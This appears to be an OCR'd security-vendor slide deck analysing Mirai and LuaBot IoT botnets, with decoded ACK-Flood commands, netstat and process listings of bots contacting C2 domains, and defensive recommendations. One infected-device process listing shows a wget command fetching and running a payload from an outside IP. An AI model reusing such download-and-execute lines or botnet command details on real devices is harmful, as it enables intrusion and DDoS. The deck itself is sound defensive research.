
luabot → mirai









luabot → mirai



luabot and mirai running together. Both of them have connected the mirai cc server




On the other device which running luabot,we can see it is a ddos




packets of the ddos attack against mirai


mirai → other mirais




本是同根生

相煎何太急








mirai → other mirais

```
2016-11-16 07:46:25 CMD: 2
raw data:
0x00 0x00 0x00 0x1e 0x04 0x01 0x05 0xff 0x52 0x9d 0x20 0x01 0x0f 0x01 0x31 0x01 0x31
atk duration:   30
atk type:       ACK-Flood
atk target      [1]  | 5.[redacted].157/32
atk opt         [1]  | flag-syn 1 1
```

```
2016-11-16 09:33:11 CMD: 3
raw data:
0x00 0x00 0x00 0x1e 0x04 0x01 0xc6 0x2e 0x92 0xc7 0x20 0x01 0x0f 0x01 0x31 0x01 0x31
atk duration:   30
atk type:       ACK-Flood
atk target      [1]  | 198.[redacted].199/32
atk opt         [1]  | flag-syn 1 1
```

```
root@test:/tracker/mirai# netstat -anp|grep dvrHelper|grep -v LISTEN|grep -v 8.8.8.8
tcp        0      6 10.10.10.106:36620      93.[redacted].248:23        ESTABLISHED 2777/dvrHelper
tcp        0      6 10.10.10.106:43412      5.[redacted]08:23           ESTABLISHED 2849/dvrHelper
tcp        0      4 10.10.10.106:41240      192.[redacted]104:23        ESTABLISHED 2873/dvrHelper
tcp        0      1 10.10.10.106:46072      5.2[redacted]157:23         SYN SENT    2753/dvrHelper
tcp        0      6 10.10.10.106:55544      133.[redacted].248:23       ESTABLISHED 2764/dvrHelper
tcp        0      4 10.10.10.106:54130      198.[redacted]199:23        ESTABLISHED 2825/dvrHelper
tcp        0      6 10.10.10.106:59586      192.[redacted]00:666        ESTABLISHED 2789/dvrHelper
tcp        0      4 10.10.10.106:46894      69.[redacted]05:23          ESTABLISHED 2813/dvrHelper
root@test:/tracker/mirai# ps aux|grep dvrHelper|grep -v defunct
root      2753  0.0  0.0   1200     4 pts/23   S    11:18   0:00 ./dvrHelper ftp.x[redacted]r.xyz 23 48101
root      2764  0.0  0.0   1200     4 pts/23   S    11:18   0:00 ./dvrHelper tw.s[redacted]n 23 48102
root      2777  0.0  0.0   1200   872 pts/23   S    11:18   0:00 ./dvrHelper hei[redacted]ork 23 48103
root      2789  0.0  0.0   1200   876 pts/23   S    11:18   0:00 ./dvrHelper hig[redacted]club 666 48104
root      2801  0.0  0.0   1200     4 pts/23   S    11:18   0:00 ./dvrHelper our.[redacted]23 48105
root      2813  0.0  0.0   1200     4 pts/23   S    11:18   0:00 ./dvrHelper fuc[redacted]ook.com 23 48106
root      2825  0.0  0.0   1200     4 pts/23   S    11:18   0:00 ./dvrHelper lo[redacted]re.pw 23 48107
root      2837  0.0  0.0   1200   872 pts/23   S    11:18   0:01 ./dvrHelper 6d7[redacted]es.net 2047 48108
root      2849  0.0  0.0   1200   872 pts/23   S    11:18   0:00 ./dvrHelper se[redacted]s.us 23 48109
root      2861  0.0  0.0   1200     4 pts/23   S    11:18   0:01 ./dvrHelper sdrf[redacted]p 23 48110
root      2873  0.0  0.0   1200   872 pts/23   S    11:18   0:00 ./dvrHelper q5f[redacted]x9m4g.ru 23 48111
```

IoT security situation analysis




Develop Trend of IoT

```
1558 root     27624 S    ./sql123
1589 root     27632 S    ./lrm
1612 root     27632 S    ./xzccz
1645 root     27632 S    ./larm
1671 root     27628 S    ./2arm
2001 root     27628 S    ./zm
2115 root     27624 S    ./sys
2225 root     27624 S    ./V9M
2248 root     27628 S    ./sb
2374 root     27628 S    ./DClinux-arm
2658 root      1212 S    sh -c cd /tmp&& wget http://142.0.39.139:280/ubnt&&
2661 root      1919m S    ./ubnt
2833 root     26600 S    ./drr-arm
```

```
1523 root       208 S    {s1h6p2lhaf1de58} teud2eudqkud20ta67hajaqa
1526 root       500 S    {s1h6p2lhaf1de58} teud2eudqkud20ta67hajaqa
1621 root      1264 S    [arm_lsb_oabi]
1622 root     11856 S    [arm_lsb_oabi]
1844 root     27628 S    ./xzccz
1895 root     27628 S    ./2arm
```

IoT became darling of the dark industry

Security Solution





Party A&B - victims

Third party - security vendors


Others - country、organizations

Party A & B-victim





Third party-Security vendors



Provide penetration test for the manufacture;

Report the IoT's vulnerabilities to the manufacture in time;

easy to attack but hard to defend, cost of the attack is low ;

The current protection technology can not solve the advanced DDoS attack

For the large flow：cloud protection will be the only choice

It's hard to do real-time detection for some advance attacks，so we need the data came from cloud（NSFOCUS ADS can download mirai IP lists to do the filter）

others-country、organizations

08 Europe to Push New Security Rules Amid IoT Mess

OCT 16

The **European Commission** is drafting new cybersecurity requirements to beef up security around so-called **Internet of Things** (IoT) devices such as Web-connected security cameras, routers and digital video recorders (DVRs). News of the expected proposal comes as security firms are warning that a great many IoT devices are equipped with little or no security protections.

More specifically, DHS is formulating a series of unifying principles – and best practices -- relating to IoT security, including how to patch stuff that's already in the field and not relying on an unsustainable physical recall process. Building security into the cloud will also be an option. While much of this will wind up being non-technical and just plain common sense for those who work full time in the security industry, awareness needs to be ratcheted up in the mainstream, Silvers says (he didn't specify when the principles would be released, only that it would be after lots of "extensive consultation" with industry stakeholders).


Q
&
A

THANKS !

NSFOCUS